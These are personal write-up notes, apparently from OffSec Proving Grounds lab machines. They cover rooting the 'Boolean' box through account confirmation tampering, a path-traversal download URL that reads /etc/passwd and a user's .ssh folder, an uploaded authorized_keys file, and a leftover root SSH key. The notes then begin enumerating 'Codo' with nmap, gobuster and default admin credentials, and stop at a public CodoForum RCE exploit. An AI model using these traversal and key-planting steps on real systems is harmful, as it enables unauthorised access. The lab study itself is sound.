
```
4 X-Content-Type-Options: nosniff
5 X-Download-Options: noopen
6 X-Permitted-Cross-Domain-Policies: none
7 Referrer-Policy: strict-origin-when-cross-o
8 Content-Type: application/json; charset=utf
9 Vary: Accept
10 ETag: W/"4ae1320ea912c249c23521276070d59e"
11 Cache-Control: max-age=0, private, must-rev
12 Set-Cookie: _boolean_session=
  Vsdbav3C87AiF3w%2F7rttlvivBuDdg2zbygO1XSKPv
  %2Fljvk8rOCOG21fZF5WMbaCpd5YFvK9wGMfkIOnfhh
  roZky9ZpOK%2FXePk7%2B5lnMTWeN9EDxojbSAYQOOs
  6YEgL3l72rJ5qISAVMjvRGjbYG3fKZt8uRvGvYNsw%3
  3D; path=/; HttpOnly; SameSite=Lax
13 X-Request-Id: 9b078bdf-881e-4e1b-9aff-fcb27
14 X-Runtime: 0.027685
15 Connection: close
16 Content-Length: 156
17
18 {
     "email":"admin@boolean.offsec",
     "confirmed":true,
     "id":1,
     "username":"admin1",
     "created_at":"2024-02-14T17:09:06.500Z",
     "updated_at":"2024-02-14T17:34:25.761Z"
   }
```

Search

you can see now it became **"confirmed":true**


→ let's see in web where we have any other access.

→ when we reload the page we have an File upload functionality



→ let's try to upload any php files and get the reverse shell

→ tried uploading some files but they will be not executed when we click on file it will be downloaded directly.



when I tried to click on pimpmykali.sh file the URL looks like:


URL: **http://192.168.192.231/?cwd=&file=pimpmykali.sh&download=true**

let's think cwd is the chnage directory and let's try to shift to **etc** folder and get the file **passwd**

http://192.168.192.231/?cwd=/etc&file=passwd&download=true

after trying multiple times finally got the passwd file:

http://192.168.192.231/?cwd=../../../../../../../etc&file=passwd&download=true



→ you can see the username as "**remi**"

```
41 sshd:x:105:65534::/run/sshd:/usr/sbin/nol
42 systemd-coredump:x:999:999:systemd Core D
43 remi:x:1000:1000::/home/remi:/bin/bash
44 mysql:x:106:112:MySQL Server,,,:/nonexist
```

Now let's try to get the id_rsa file in the home/remi/.ssh directory

url: **http://192.168.192.231/?cwd=../../../../../../../home/remi/.ssh**

Now we need to get the shell !! How ??

First create the ssh public key and private key !! using **ssh-keygen**

ssh-keygen

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Boolean]
└─# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:sCKwOSTH2R1dg3DTpgWbyK9yKvHVfIBLls9ju4t6goc root@kali
The key's randomart image is:
+--[ED25519 256]--+
|       oo+=o     |
| . o o +o++.     |
|o.+ . =oo+       |
|o=    =+o        |
|+ . .o.*S.       |
| ... .o.B .      |
|   =..o. +       |
|  E ++...        |
|   oo+. oo       |
+----[SHA256]-----+
```


Now we need to chnage the name of the public key to **authorized_keys**

cp /root/.ssh/id_ed25519.pub authorized_keys

chnage the private key to id_rsa [for our wish !!]

cp /root/.ssh/id_ed25519 id_rsa

Now upload the authorized_keys to http://192.168.161.231/?cwd=../../../../../home/remi/.ssh this folder !!



So from now we can access the target system with our private key !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Boolean]
└─# chmod 600 id_rsa

┌──(root💀kali)-[/home/…/offsec/pg/Lin/Boolean]
└─# ssh -i id_rsa remi@192.168.161.231

The authenticity of host '192.168.161.231 (192.168.161.231)' can't be establi
ED25519 key fingerprint is SHA256:eTG4NrU6OUZPVXOLLTYv8t/tCRLp9jupV23MLshPn4k
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.161.231' (ED25519) to the list of known h
Linux boolean 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
remi@boolean:~$ whoami
remi
remi@boolean:~$ hostname
boolean
```

got local.txt !!

PrivEsc:

We have found intesting ssh key !!

```
╣ Possible private SSH keys were found!
/home/remi/.ssh/keys/root
/home/remi/.ssh/keys/id_rsa.2
/home/remi/.ssh/keys/id_rsa
/home/remi/.ssh/keys/id_rsa.1
/home/remi/boolean/node_modules/spdy/test/fix
/home/remi/boolean/node_modules/selfsigned/RE
/home/remi/boolean/node_modules/public-encryp
```

Let's try to authenticate with that root id_rsa key !!

remi@boolean:~/.ssh/keys$ **ssh -i root root@127.0.0.1**

this command failed !! due to multiple id_rsa keys ar present iin the same folder !!

so the fixed command : Reference : https://www.tecmint.com/fix-ssh-too-many-authentication-failures-error/

remi@boolean:~/.ssh/keys$ **ssh -i root root@127.0.0.1 -o IdentitiesOnly=yes**

```
remi@boolean:~/.ssh/keys$ ssh -i root root@127.0.0.1 -o IdentitiesOnly=yes
Linux boolean 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@boolean:~# ls
proof.txt
root@boolean:~# cat proof.txt
510d5c7d1d1f99073ab9a3d460408f9f
root@boolean:~# whoami
root
root@boolean:~# hostname
boolean
root@boolean:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group d
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP gro
    link/ether 00:50:56:ab:9e:19 brd ff:ff:ff:ff:ff:ff
    inet 192.168.161.231/24 brd 192.168.161.255 scope global ens192
       valid_lft forever preferred_lft forever
```

got the **proof.txt**

Codo [Easy] [10]

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

80

22

==========

nmap -p- -sV -sC -oN Nmap 192.168.201.23 --open

NMAP Results:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
|   256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
|_  256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: All topics | CODOLOGIC
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

==========

Web Service Enumeration:

[+ Nikto]


[+ Fuzzing]

LAB Steps:


→ Started with the Gobuster Fuzzing

command:


gobuster dir -u 192.168.201.23 -w /usr/share/wordlists/dirb/common.txt -t 5



→ you can see /admin endpoint is leaking



→ tried admin/admin got access :)



you can see the version details are leaked : **5.1.105**

let's search for any public exploits

CodoForum v5.1 - Remote Code Execution (RCE) | php/webapps/50978.py

found the exploit it was authenticated remote code execution.

